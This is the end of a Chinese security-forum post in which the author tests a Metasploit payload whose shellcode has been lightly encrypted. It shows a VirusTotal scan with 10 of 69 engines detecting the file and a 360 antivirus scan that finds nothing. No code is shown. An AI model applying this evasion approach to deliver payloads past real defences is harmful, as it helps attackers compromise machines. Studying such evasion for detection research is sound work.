
时间太晚了，shellcode随便加密搞了下，静态还行，其实也就是识别的msf的特征，但是动态估计也没啥2333毕竟也没有危险进程，只是开了个socket


virustotal.com/gui/file/9493245401149e653be7cc5102b0b750045e982c218446a141512bb8533f30be/detection
其他书签
Patrilic X
DETECTION
DETAILS
COMMUNITY

```
9493245401149e653be7cc5102b0b750045e982c218446a141512bb8533f30be
10 / 69
Community Score
10 engines detected this file
9493245401149e653be7cc5102b0b750045e982c218446a141512bb8533f30be
test.exe
overlay  peexe
76.08 KB Size
2019-09-05 16:42:06 UTC  1 minute ago
EXE
```

| | | | |
|---|---|---|---|
| Acronis | Suspicious | AhnLab-V3 | Malware/Win32.Generic.C3307326 |
| SecureAge APEX | Malicious | CrowdStrike Falcon | Win/malicious_confidence_80% (D) |
| Cylance | Unsafe | Endgame | Malicious (high Confidence) |
| FireEye | Generic.mg.4ff34f716500e893 | Jiangmin | Trojan.Generic.baosv |
| Rising | Trojan.Generic@ML.94 (RDML:+sYfAcw… | SentinelOne (Static ML) | DFI - Suspicious PE |
| Ad-Aware | Undetected | AegisLab | Undetected |
| Alibaba | Undetected | ALYac | Undetected |
| Antiy-AVL | Undetected | Arcabit | Undetected |
| Avast | Undetected | Avast-Mobile | Undetected |
| AVG | Undetected | Avira (no cloud) | Undetected |
| Baidu | Undetected | BitDefender | Undetected |
| Bkav | Undetected | CAT-QuickHeal | Undetected |

然后进程开起来的话，找了个360的机子试了下，没啥问题



扫描完成，未发现木马病毒

如果电脑仍存在主页篡改、桌面图标异常等问题，可尝试使用"强力模式"查杀或"反馈求助"

查杀报告

查杀类型 按位置查杀
扫描用时 00:00:01
扫描项目 1 个
处理项目 0 个

特征估计也快普及了，然后主要是感觉思路挺好的，学习了~
rapid7牛逼

点击收藏 | 1 关注 | 1

上一篇：挖洞经济学 下一篇：一次thinkphp渗透测试经历

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板